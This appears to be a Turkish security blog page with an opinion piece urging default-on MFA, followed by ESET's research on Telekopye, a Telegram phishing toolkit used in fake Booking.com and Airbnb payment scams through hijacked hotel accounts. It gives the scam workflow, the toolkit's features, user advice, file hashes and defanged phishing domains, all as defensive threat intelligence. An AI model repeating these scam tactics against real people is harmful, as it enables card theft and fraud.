On yıl boyunca aynı rehberliği teşvik ettikten sonra (CSAM’ın kendisi bu yıl 21. yıldönümünü kutluyor), sektörün radikal bir şekilde yeniden düşünmesinin ve konuşmanın yanı sıra, özellikle kişisel olarak tanımlanabilir bilgilerin (PII) veya diğer değerli verilerin söz konusu olduğu durumlarda daha iyi siber güvenlik uygulamalarını yasallaştırmasının ve uygulamasının zamanı geldi. Ben genellikle sorunları mevzuat ve düzenlemelerle çözme taraftarı değilim ancak gerçek şu ki ihtiyacımız olan hızda ilerleme kaydedemiyoruz. Örneğin birçok popüler çevrimiçi hizmet ve uygulama hâlâ MFA sunmuyor ve sunsalar bile varsayılan olarak etkin değil. Kişisel verileri saklayan tüm şirketlerin varsayılan olarak tüm kullanıcı hesaplarında MFA’yı etkinleştirmesi durumunda gelecek yılki CSAM bu konuyu yok sayabilir.
Kabul etmek gerekir ki MFA’nın varsayılan olarak etkinleştirilmesiyle ilgili erişilebilirlik sorunları olabilir ve herhangi bir nedenle MFA’yı kapatmaya gerçekten ihtiyaç duyan kişiler bu uygulamayı devre dışı bırakabilmelidir. Ancak kalabalığın geri kalanı için MFA’nın varsayılan olarak etkinleştirilmesi norm olmalıdır. Şu anda birçok web sitesi MFA’yı etkinleştirme seçeneğini neredeyse gizlediği gibi, benzer şekilde kapatma seçeneğini de gizlemelidir.
Apple, 2017 yılında tüm kullanıcılar için MFA’yı zorunlu kılan cesur şirketlerden biriydi. Kullanıcı kaybettiler mi? Hisse fiyatları düştü mü? Elbette cevaplar “hayır”. Alternatifsiz kaldıklarında, kullanıcılar verilerini ve eşyalarını güvende tutan gelişmiş bir güvenlik uygulamasını benimseyeceklerdir. Onlara bir seçenek sunun ve/veya varsayılanı kapalı hale getirin; pek çok kişi kolaylık için güvenliklerinden ödün vermek anlamına gelse bile daha kolay yolu seçecektir.
MFA’yı herkes için varsayılan olarak açmanın bir başka avantajı da parola geri dönüşümüyle ilişkili riskleri önemli ölçüde azaltacak olmasıdır; başka bir deyişle, MFA ile desteklenen yeniden kullanılan bir parolanın sorun yaratma olasılığı daha düşüktür. Ancak bu, zayıf parolalar kullanmanın veya parolaları siteler arasında yeniden kullanmanın kabul edilebilir olduğu anlamına gelmez. Bunun yerine, MFA’nın ek katmanı kimlik bilgisi hırsızlığını önlemeye büyük ölçüde yardımcı olacağından güçlü ve benzersiz parolalara yapılan vurgunun azalacağını söylüyorum.
Aslında, kimlik bilgisi hırsızlığı gibi bir konu bu kadar uzun süre önemli bir sorun olarak devam ettiğinde yeniden düşünmenin zamanı gelmiştir. Bunun için etkili emsaller gördük; en önemlisi Genel Veri Koruma Yönetmeliği (GDPR). Avrupa Birliği (AB), sıkı bir düzenleme olmadan şirketlerin en az direnç gösteren yoldan devam edeceğini fark etti: verileri toplamak ve veri korumaya temelde vahşi batı yaklaşımı olan şifreleme olmadan depolamak. Bir şeyleri güvende tutmak maliyetlidir, bu nedenle eli sıkı Mali İşler Müdürleri uzun vadeli güvenlik yerine kısa vadeli kâra öncelik verecektir. Ancak GDPR bu dinamiği değiştirdi çünkü ağır yasal cezalar uygun veri güvenliği önlemleri için bütçeyi haklı çıkarıyor.
## Mevzuat imdada yetişti
Şimdi gelecek yıl CSAM’de güçlü ve benzersiz parolalar ve MFA gibi temel güvenlik uygulamalarının anlatılmadığını hayal edin. Yıllarca bu noktalar üzerinde durulduktan sonra konuşma nihayet evrim geçirebilir. Spot ışığı, insanları zor kazandıkları paralarından mahrum bırakan yaygın dolandırıcılıklara kayabilir. Bunların bir kısmının bugün ele alındığının farkındayım ancak çoğu zaman bu konular arada kaynayıp gidiyor.
Dışarıdaki tüm politika düzenleyicilere; bu konuşmayı değiştirmenin ve sektörün bir kısmının uygulamada başarısız olduğu şeyleri yasalaştırmanın zamanı geldi, böylece gerçek siber güvenlik konularında önemli eğitim manşet haline gelebilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Farkındalık, Siber Güvenlik
---
### [Telekopye, sahte otel rezervasyonlarıyla turistleri hedefliyor](https://antivirus.com.tr/telekopye-otel-rezervasyonu-dolandiriciligiyla-turistleri-hedef-almaya-basladi/)
**Published:** Ekim 23, 2024
**Author:** ESET
**Excerpt:** ESET Research, 2024'ten bu yana konaklama rezervasyon platformlarında insanları dolandırmaya yönelik bir araç seti olan Telekopye hakkında bulgular paylaşıyor
**Content:**
*ESET Research, çevrimiçi pazarlarda ve 2024’ten bu yana konaklama rezervasyon platformlarında insanları dolandırmaya yönelik bir araç seti olan Telekopye hakkında yeni bulgular paylaşıyor*
Çevrimiçi pazar yerlerinin artan popülaritesi, pazarlık yapmak yerine ödeme kartı bilgilerini ele geçirmeye çalışan dolandırıcıların masum alıcı ve satıcıları avlamasına neden oldu. ESET araştırmacıları, ESET Research tarafından 2023 yılında keşfedilen bir araç seti olan Telekopye’yi kullanan bu tür organize bir dolandırıcılık ağının, popüler konaklama rezervasyon platformlarının kullanıcılarını hedef alacak şekilde faaliyetlerini genişlettiğini tespit etti.
Geçen yıl, siber suçluların çevrimiçi pazarlarda insanları dolandırmak için kullandıkları Telegram tabanlı bir araç seti olan Telekopye hakkında iki bölümlük bir blog yazısı dizisi yayımladık. [İlk bölümde](https://www.welivesecurity.com/en/eset-research/telekopye-hunting-mammoths-using-telegram-bot/) Telekopye’nin temel özelliklerine odaklanırken [ikinci bölümde](https://www.welivesecurity.com/en/eset-research/telekopye-chamber-neanderthals-secrets/) bağlı dolandırıcılık gruplarının iç işleyişini incelemiştik. Bu blog yazısında, devam eden takibimize dayanarak son yayınımızdan bu yana Telekopye operasyonlarında nelerin değiştiğini takip ediyoruz. Bu dolandırıcı grupların Booking.com ve Airbnb’yi hedef almaya nasıl yöneldiklerini ve operasyonlarını optimize etmek ve mali kazancı en üst düzeye çıkarmak için çeşitli diğer çabalarını inceliyoruz. Son olarak, bu dolandırıcılıklardan nasıl korunabileceğiniz konusunda rehberlik sağlıyoruz.
Telekopye ile ilgili güncellenmiş bulgularımızı 2 Ekim 2024 tarihinde [Virus Bulletin konferansında](https://www.virusbulletin.com/conference/vb2024/abstracts/marketplace-scams-neanderthals-hunting-mammoths-telekopye/) ve buradan tamamını okuyabileceğiniz bültenimizde sunduk. Makale ayrıca Virus Bulletin [web sitesinde](https://www.virusbulletin.com/uploads/pdf/conference/vb2024/papers/Marketplace-scams-neanderthals-hunting-mammoths-with-Telekopye.pdf) de yayımlandı.
Pazar yeri dolandırıcılığı: Neandertaller Telekopye ile Mamut Avlıyor
Raporu okuyun

**Bu blog yazısının kilit noktaları:**
- ESET Research, siber suçluların çevrimiçi pazarlarda insanları dolandırmasına yardımcı olmak için tasarlanmış bir dolandırıcılık araç seti olan Telekopye ile ilgili güncellenmiş bulguları paylaşıyor.
- Önceki araştırmamız Telekopye dolandırıcılığının [teknik](https://www.welivesecurity.com/en/eset-research/telekopye-hunting-mammoths-using-telegram-bot/) ve [örgütsel](https://www.welivesecurity.com/en/eset-research/telekopye-chamber-neanderthals-secrets/) arka planını incelerken son araştırmamız dolandırıcıların kurban havuzlarını genişletmek, mevsimsel fırsatlardan yararlanmak ve araçlarını ve operasyonlarını geliştirmek gibi finansal kazançlarını en üst düzeye çıkarmak için gösterdikleri çeşitli çabaları açıklamaktadır.
- En önemlisi, Telekopye grupları hedeflerini Booking.com ve Airbnb gibi popüler konaklama rezervasyon platformlarına genişletti.
- Bu yeni dolandırıcılık senaryosu, yasal otel ve konaklama sağlayıcılarının ele geçirilmiş hesaplarını kullanarak bir hedef saptırmayla birlikte geliyor.
- ESET telemetrisine göre bu dolandırıcılıklar özellikle hedeflenen bölgelerde yaz tatili sezonunda yaygındı ve Telekopye pazar yeri dolandırıcılıklarını geride bıraktı.
## **Telekopye genel bakış**
Telekopye, Telegram botu olarak çalışan ve öncelikle çevrimiçi pazar yeri dolandırıcılıklarını organize yasa dışı bir işe dönüştürmek için bir İsviçre Çakısı olarak hizmet veren bir araç setidir. Binlerce üyesi olan düzinelerce dolandırıcılık grubu tarafından, hedeflenen alıcı ve satıcılar olarak adlandırdıkları Mamutlardan milyonlar çalmak için kullanılmaktadır. Dolandırıcılar olarak adlandırdığımız Neandertaller çok az teknik bilgiye ihtiyaç duyarlar ya da hiç teknik bilgiye ihtiyaç duymazlar, Telekopye her şeyi birkaç saniye içinde halleder.
ESET Research tarafından 2023 yılında keşfedilen Telekopye, en az 2016 yılından beri kullanılıyor ve tüm dünyada kurbanları bulunuyor. Birden fazla ipucu, botun yazar(lar)ının ve aynı zamanda onu kullanan dolandırıcıların menşe ülkesi olarak Rusya’yı işaret ediyor. Telekopye, Avrupa ve Kuzey Amerika’da OLX, Vinted, eBay, Wallapop ve diğerleri gibi çok çeşitli çevrimiçi hizmetleri hedef almak üzere tasarlanmıştır. Bu yazının yazıldığı sırada, dolandırıcılıklar tarafından hedef alınan yaklaşık 90 farklı hizmet saydık.
Neandertaller – Telekopye kullanan herhangi bir Telegram grubunun üyeleri – botun kimlik avı e-postalarının, SMS mesajlarının, web sayfalarının ve diğer özelliklerin basit bir şekilde oluşturulmasını sağlayan kullanıcı arayüzüne erişim kazanırlar.
Telekopye grupları, açık bir hiyerarşi, tanımlanmış roller, yeni gelenler için kabul ve rehberlik süreçleri de dahil olmak üzere dahili uygulamalar, sabit çalışma saatleri ve Telekopye yöneticileri için komisyon ödemeleri ile iş benzeri bir işleyişe sahiptir. Dolandırıcılığı gerçekleştiren çalışanlar, çalınan hassas bilgileri teslim etmek zorundadır ve aslında organizasyonda diğer roller tarafından yönetilen herhangi bir parayı çalmazlar. Her grup, tüm üyelerin görebileceği şekilde tüm işlemlerin şeffaf bir sohbetini tutar.
Neandertaller çevrimiçi pazar yerlerini hedeflemek için iki ana senaryo kullanırlar; biri satıcı gibi davrandıkları diğeri ise çok daha yaygın olan alıcı gibi davrandıkları senaryolardır. Her iki senaryo da kurbanın/Mağdurun bir ödeme ağ geçidini taklit eden bir kimlik avı web sayfasına ödeme kartı bilgilerini veya çevrimiçi bankacılık kimlik bilgilerini girmesiyle son bulur.
Son zamanlarda Telekopye grupları, konaklama rezervasyonu için popüler çevrimiçi platformların kullanıcılarını dolandırmak için destek ekleyerek hedeflerini genişletti; bunu aşağıdaki bölümde ele alıyoruz.
## **Konaklama rezervasyon platformlarına açılma**
2024 yılında Telekopye grupları, Booking.com ve Airbnb gibi otel ve daire rezervasyonları için popüler çevrimiçi platformların kullanıcılarını hedef alan planlarla dolandırıcılık oyun kitaplarını genişletti. Ayrıca kurban seçimlerinin ve hedeflemelerinin karmaşıklığını da artırdılar.
### **Bir bükülme ile hedefleme**
Bu yeni dolandırıcılık senaryosunda, Neandertaller bu platformlardan birinin hedeflenen kullanıcısıyla iletişime geçerek kullanıcının rezervasyon ödemesiyle ilgili bir sorun olduğunu iddia ediyor. Mesaj, istismar edilen platformu taklit eden, iyi hazırlanmış, meşru görünümlü bir web sayfasına bağlantı içeriyor.
Sayfa, giriş ve çıkış tarihleri, fiyat ve konum gibi bir rezervasyon hakkında önceden doldurulmuş bilgiler içeriyor. Bunun rahatsız edici bir yanı var: Sahte sayfalarda sağlanan bilgiler, hedeflenen kullanıcılar tarafından yapılan *gerçek rezervasyonlarla* eşleşiyor.
Neandertaller bunu, büyük olasılıkla siber suç forumlarından satın aldıkları çalıntı kimlik bilgileriyle eriştikleri platformlardaki yasal otel ve konaklama sağlayıcılarının ele geçirilmiş hesaplarını kullanarak başarıyor. Dolandırıcılar bu hesaplara erişimlerini kullanarak yakın zamanda konaklama rezervasyonu yapmış ve henüz ödeme yapmamış ya da çok yakın zamanda ödeme yapmış kullanıcıları seçiyor ve platform içi sohbet yoluyla onlarla iletişime geçiyor. Platforma ve Mamut’un ayarlarına bağlı olarak, bu Mamut’un rezervasyon platformundan bir e-posta veya SMS almasına yol açar.
Sağlanan bilgiler kurbanlarla kişisel olarak ilgili olduğundan, beklenen iletişim kanalıyla ulaştığından ve bağlantılı sahte web siteleri beklendiği gibi göründüğünden bu, dolandırıcılığın fark edilmesini çok daha zor hale getirir. Bir şeylerin yanlış gittiğine dair tek görünür işaret, taklit edilen meşru web sitelerinin URL’leriyle eşleşmeyen web sitelerinin URL’leridir. Neandertaller ilk iletişim için (ele geçirilmiş hesaplar yerine) kendi e-posta adreslerini de kullanabilir, bu durumda e-postaların kötü niyetli olduğu daha kolay anlaşılabilir.
Hedef kimlik avı sayfasındaki formu doldurduktan sonra (Şekil 1), “rezervasyonun” son adımına getirilirler; ödeme kartı bilgilerini talep eden bir form (Şekil 2). Pazar yeri dolandırıcılıklarında olduğu gibi forma girilen kart bilgileri Neandertaller tarafından toplanır ve Mamut’un kartından para çalmak için kullanılır.
Şekil 1 Telekopye tarafından oluşturulan sahte bir Bookingcom formu örneği
Şekil 2 Telekopye tarafından oluşturulan sahte bir Bookingcom ödeme formu örneği
ESET telemetrisine göre, bu tür dolandırıcılık 2024 yılında ilgi görmeye başladı. Görüldüğü gibi Şekil 3 konaklama temalı dolandırıcılıklar Temmuz ayında keskin bir yükseliş göstererek ilk kez orijinal Telekopye pazar yeri dolandırıcılıklarını geride bıraktı ve o ay boyunca iki katından fazla tespit yapıldı. Ağustos ve Eylül aylarında iki kategori için tespit seviyeleri eşitlendi.
Bu artış, hedeflenen bölgelerde yaz tatili sezonuna denk geldiğinden (konaklama rezervasyonu yapan kişilerden faydalanmak için en iyi zaman) bu eğilimin devam edip etmeyeceğini göreceğiz. Genel 2024 verilerine baktığımızda bu yeni dolandırıcılıkların pazar yeri varyantlarının tespit sayılarının yaklaşık yarısını topladığını görebiliriz. Telekopye tarafından hedeflenen çok çeşitli çevrimiçi pazar yerlerine kıyasla yeni dolandırıcılıkların yalnızca iki platforma odaklandığı düşünüldüğünde bu durum dikkate değerdir.
Şekil 3 Telekopye tarafından 2024 yılında hedeflenen çevrimiçi hizmet türleri yedi günlük hareketli ortalama tespit eğilimi
## **Gelişmiş Telekopye özellikleri**
Neandertaller, hedef portföylerini çeşitlendirmenin yanı sıra finansal getirilerini artırmak için araçlarını ve operasyonlarını da geliştirmiştir.
Telekopye’yi takip ettiğimiz süre boyunca farklı Telegram gruplarının dolandırıcılık sürecini hızlandırmak, hedeflerle iletişimi geliştirmek, kimlik avı web sitelerini rakipler tarafından bozulmaya karşı korumak ve diğer hedeflere yönelik kendi gelişmiş özelliklerini araç setine uyguladıklarını gözlemledik.
### **Otomatik kimlik avı sayfası oluşturma**
Neandertaller, pazar yerlerinde alıcı kılığına girerek dolandırıcılık materyalleri oluşturma sürecini hızlandırmak adına hedeflenen popüler platformlar için web kazıyıcıları uyguladı. Bunlarla, hedeflenen Mamut ve söz konusu ürün hakkında manuel olarak bir anket doldurmak yerine yalnızca ürünün URL’si gereklidir. Telekopye web sayfasını ayrıştırır ve gerekli tüm bilgileri otomatik olarak çıkararak dolandırıcılar için önemli bir hızlanma sağlar.
### **Anında çeviri yapabilen interaktif chatbot**
Neandertaller, Mamutlar tarafından sıkça sorulan sorulara önceden tanımlanmış geniş bir cevap koleksiyonu tutarlar. Bunlar çeşitli dillere çevrilir ve yıllar içinde mükemmelleştirilen çevirilerle birlikte dahili belgelerin bir parçası olarak saklanır.
Neandertaller genellikle bu önceden tanımlanmış ifadeleri kullanarak Mamut’u, sağ alt köşesinde bir sohbet robotu bulunan kimlik avı web sitesine yönlendirmeye çalışır. Mamut’un sohbete girdiği herhangi bir mesaj Neandertal’in Telegram sohbetine iletilir ve burada otomatik olarak çevrilir. Neandertallerin mesajlarının otomatik çevirisi desteklenmez, Neandertaller mesajlarını genellikle [DeepL](https://www.deepl.com/en/translator) adresini kullanarak manuel olarak çevirirler. Şekil 3 böyle bir etkileşimin Neandertal ve Mamut’un bakış açılarından nasıl göründüğünü göstermektedir.
Şekil 4 Neandertalin solda ve Mamutun sağda bakış açılarından sohbet robotu örneği Neandertal mesajları Rusçadan İngilizceye makine çevirisiyle çevrilmiştir
### **Anti-DDoS önlemleri**
Kimlik avı web sitelerinin büyük çoğunluğu Cloudflare tarafından sunuluyor ve bu hizmetin özellikle tarayıcılara ve otomatik analize karşı sağladığı ek korumaya güveniyor. İlginç bir şekilde, Telekopye kimlik avı sitelerinin bazılarında DDoS koruması da bulunuyor. Neanderthals’ın saflarına sızarak elde ettiğimiz bilgi tabanına göre bu özellik rakip grupların saldırılarına karşı koruma sağlamayı amaçlıyor. Bu saldırılar bazen bir rakibin faaliyetlerini kısa bir süreliğine sekteye uğratmak için başlatılıyor.
## **Kolluk kuvvetleri operasyonları**
2023 yılının sonlarında ESET Research, Telekopye ile ilgili iki bölümlük serisini yayımladıktan sonra, Çek ve Ukrayna polisi iki ortak operasyonda kilit oyuncular da dahil olmak üzere Telekopye kullanan onlarca siber suçluyu [tutukladı](https://www.policie.cz/clanek/tiskova-zprava-k-operacim-rip-a-victory.aspx). Her iki operasyon da polis tahminlerine göre 2021’den bu yana en az 5 milyon euro (yaklaşık 5,5 milyon ABD doları) biriktirmiş olan ve sayısı belirtilmeyen Telekopye gruplarına yönelikti.
Bu tür suç faaliyetlerini engellemedeki bariz başarının yanı sıra tutuklamalar grupların işleyişine, özellikle de işe alma ve istihdam uygulamalarına ilişkin yeni bilgiler sağladı. Söz konusu gruplar, Doğu Avrupa ile Batı ve Orta Asya’dan orta yaşlı erkekler tarafından özel çalışma alanlarından yönetiliyordu. Zor durumdaki insanları, “kolay para” vaat eden iş portalı ilanları aracılığıyla ve üniversitelerdeki teknik açıdan yetenekli yabancı öğrencileri hedef alarak işe aldılar.
Bazı failler, Telekopye’dekine benzer şekilde çağrı merkezlerini kullanan başka bir dolandırıcılık grubuna da katıldıklarını itiraf etmişlerdir. Polis bu operasyonda işe alınanların pasaportlarının ve kimliklerinin ellerinden alındığını ve böylece işten ayrılmalarının zorlaştırıldığını öğrendi. Dahası, yöneticiler bazen personeli ve aile üyelerini tehdit edecek kadar ileri gitmişlerdir. Bu tüyler ürpertici gelişme de bu operasyonlara bambaşka bir ışık tutuyor.
## **Tavsiyeler**
Telekopye tarafından yönlendirilen dolandırıcılıklara karşı korunmanın en iyi yolu, Neandertallerin taktiklerinin farkında olmak ve etkilenen platformlarda dikkatli davranmaktır. Hangi kırmızı bayraklara dikkat etmeniz gerektiğini bilmenin yanı sıra bir kimlik avı web sitesine çekilmeniz durumunda devreye girmesi için cihazınızda saygın bir kötü amaçlı yazılımdan koruma çözümü kullanmanızı şiddetle tavsiye ederiz.
**Çevrimiçi pazar yeri dolandırıcılığı**
- Konuştuğunuz kişiyi her zaman doğrulayın, özellikle platformdaki geçmişini, hesabının yaşını, derecelendirmesini ve konumunu (çok uzak bir konum, geçmişi olmayan yeni bir hesap veya kötü bir derecelendirme bir dolandırıcının göstergesi olabilir).
- Makine çevirisindeki gelişmelerle birlikte bir dolandırıcıdan gelen mesajlar dil bilgisi açısından herhangi bir kırmızı bayrak göstermeyebilir. Dile odaklanmak yerine, konuşmanın kendisine odaklanın (aşırı istekli veya iddialı iletişim bazı endişelere yol açmalıdır).
- Konuştuğunuz kişi aksini söylese bile iletişimi platformda tutun. Platformda kalma konusundaki isteksizlikleri büyük bir kırmızı bayrak olmalıdır.
- Alıcı iseniz mümkün olduğunda tüm satın alma süreci boyunca platform içindeki güvenli arayüzleri kullanın. Aksi takdirde, malların ve paranın yüz yüze takas edilmesinde ısrar edin veya teslimatta ödeme seçeneğiyle birlikte güvenilir teslimat hizmetleri tercihinizi ayarlayın.
- Satıcıysanız, mümkünse tüm satış süreci boyunca platform içindeki güvenli arayüzleri kullanın. Aksi takdirde, teslimat seçeneklerini kendiniz yönetin ve alıcı tarafından teklif edilenleri kabul etmeyin.
- Konuştuğunuz kişi tarafından gönderilen bir bağlantıyı ziyaret etme noktasına gelirseniz etkileşime geçmeden önce web sitesinin URL’sini, içeriğini ve sertifika özelliklerini dikkatlice kontrol ettiğinizden emin olun.
**Konaklama rezervasyonu dolandırıcılığı**
- Rezervasyonunuzla ilgili herhangi bir formu doldurmadan önce her zaman söz konusu platformun resmî web sitesinden veya uygulamasından ayrılmadığınızdan emin olun. Rezervasyonunuza ve ödemenize devam etmek için harici bir URL’ye yönlendirilmek, olası bir dolandırıcılığın göstergesidir.
- Bu dolandırıcılık, konaklama sağlayıcılarının ele geçirilmiş hesaplarını kullandığından sağlayıcılarla doğrudan iletişime geçmek, ödeme taleplerinin meşruiyetini doğrulamak için güvenilir bir yol değildir. Şüpheye düştüğünüzde platformun resmî müşteri desteğiyle iletişime geçin veya bir güvenlik sorunu bildirin ([Booking.com](https://partner.booking.com/en-us/help/legal-security/security/report-security-issue), [Airbnb](https://www.airbnb.com/report-phishing)).
- Hesabınızı tehlikeye karşı korumak için ister konaklama rezervasyonu yapıyor ister kiralıyor olun, güçlü bir parola kullanın ve mümkün olan her yerde iki faktörlü kimlik doğrulamayı etkinleştirin.
## **Sonuç**
Telekopye faaliyetleri üzerine yaptığımız araştırma bize bu dolandırıcılıklar hakkında benzersiz bilgiler verdi: operasyonların kapsamının arkasındaki teknik araçları, Telekopye gruplarının iş yönünü anlayabildik ve hatta Neandertallerin kendileri hakkında bilgi edindik.
Grupların kurban havuzlarını genişletmek, mevsimsel fırsatlardan yararlanmak ve araçlarını ve operasyonlarını iyileştirmek de dahil olmak üzere mali kazançlarını en üst düzeye çıkarmak için gösterdikleri çeşitli çabaları anlattık. En önemlisi, Neandertallerin konaklama rezervasyon platformlarını hedef alan ve daha sofistike hedeflemeler içeren en yeni yaklaşımını detaylandırdık.
Araştırmamız boyunca Telekopye tarafından hedeflenen birkaç platformla iletişim kurduğumuzu belirtmekte fayda var; bu dolandırıcılıkların tamamen farkındalar ve bunlarla mücadele etmek için çeşitli taktikler uyguladıklarını doğruladılar. Bununla birlikte dolandırıcılıkların sayısı ve sürekli gelişimi nedeniyle kullanıcılar için hala dikkatli olunması tavsiye edilmektedir.
## **IoC’ler**
### **Dosyalar**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| E815A879F7F30FB492D4043F0F8C67584B869F32 | scam.php | PHP/HackTool.Telekopye.B | Telekopye bot. |
| 378699D285325E905375AF33FDEB3276D479A0E2 | scam.php | PHP/HackTool.Telekopye.B | Telekopye bot. |
| 242CE4AF01E24DB054077BCE3C86494D0284B781 | 123.php | PHP/HackTool.Telekopye.A | Telekopye bot. |
| 9D1EE6043A8B6D81C328C3B84C94D7DCB8611262 | mell.php | PHP/HackTool.Telekopye.B | Telekopye bot. |
| B0189F20983A891D0B9BEA2F77B64CC5A15E364B | neddoss.php | PHP/HackTool.Telekopye.A | Telekopye bot. |
| E39A30AD22C327BBBD2B02D73B1BC8CDD3E999EA | nscode.php | PHP/HackTool.Telekopye.A | Telekopye bot. |
| 285E0573EF667C6FB7AEB1608BA1AF9E2C86B452 | tinkoff.php | PHP/HackTool.Telekopye.A | Telekopye bot. |
### **Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| N/A | 3-dsecurepay\[.\]com | Cloudflare, Inc. | 2024-05-30 | Telekopye phishing domain. |
| N/A | approveine\[.\]com | Cloudflare, Inc. | 2024-06-28 | Telekopye phishing domain. |
| N/A | audittravelerbookdetails\[.\]com | Cloudflare, Inc. | 2024-06-01 | Telekopye phishing domain. |
| N/A | btsdostavka-uz\[.\]ru | TIMEWEB-RU | 2024-01-02 | Telekopye phishing domain. |
| N/A | burdchoureserdoc\[.\]com | Cloudflare, Inc. | 2024-05-31 | Telekopye phishing domain. |
| N/A | check-629807-id\[.\]top | Cloudflare, Inc. | 2024-05-30 | Telekopye phishing domain. |
| N/A | contact-click2399\[.\]com | Cloudflare, Inc. | 2024-05-26 | Telekopye phishing domain. |
| N/A | contact-click7773\[.\]com | Cloudflare, Inc. | 2024-05-30 | Telekopye phishing domain. |
| N/A | get3ds-safe\[.\]info | Cloudflare, Inc. | 2024-05-31 | Telekopye phishing domain. |
| N/A | hostelguest\[.\]com | Cloudflare, Inc. | 2024-05-30 | Telekopye phishing domain. |
| N/A | order-9362\[.\]click | Cloudflare, Inc. | 2024-05-29 | Telekopye phishing domain. |
| N/A | shiptakes\[.\]info | Cloudflare, Inc. | 2024-05-29 | Telekopye phishing domain. |
| N/A | quickroombook\[.\]com | Cloudflare, Inc. | 2024-06-02 | Telekopye phishing domain. |
| N/A | validation-confi\[.\]info | Cloudflare, Inc. | 2024-05-29 | Telekopye phishing domain. |
## **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin [15](https://attack.mitre.org/resources/versions/)**.**[ sürümü](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Reconnaissance** | [T1589](https://attack.mitre.org/versions/v15/techniques/T1589) | Gather Victim Identity Information | Telekopye is used to gather payment card details, phone numbers, email addresses, etc. via phishing web pages. |
| **Resource Development** | [T1583.001](https://attack.mitre.org/versions/v15/techniques/T1583/001) | Acquire Infrastructure: Domains | Telekopye operators register their own domains. |
| [T1585](https://attack.mitre.org/versions/v15/techniques/T1585) | Establish Accounts | Telekopye operators establish accounts at online marketplaces. |
| [T1585.002](https://attack.mitre.org/versions/v15/techniques/T1585/002) | Establish Accounts: Email Accounts | Telekopye operators set up email addresses associated with the domains they register. |
| [T1586.002](https://attack.mitre.org/versions/v15/techniques/T1586/002) | Compromise Accounts: Email Accounts | Telekopye operators use compromised email accounts to increase their stealthiness. |
| [T1587.001](https://attack.mitre.org/versions/v15/techniques/T1587/001) | Develop Capabilities: Malware | Telekopye is custom malware. |
| [T1588.002](https://attack.mitre.org/versions/v15/techniques/T1588/002) | Obtain Capabilities: Tool | Telekopye operators use additional bots to launder money, scrape market research, and implement DDoS protection. |
| **Initial Access** | [T1566.002](https://attack.mitre.org/versions/v15/techniques/T1566/002) | Phishing: Spearphishing Link | Telekopye sends email or SMS messages that contain links to phishing websites. |
| **Collection** | [T1056.003](https://attack.mitre.org/versions/v15/techniques/T1056/003) | Input Capture: Web Portal Capture | Web pages created by Telekopye capture sensitive information and report it to the operators. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Telekopye
---
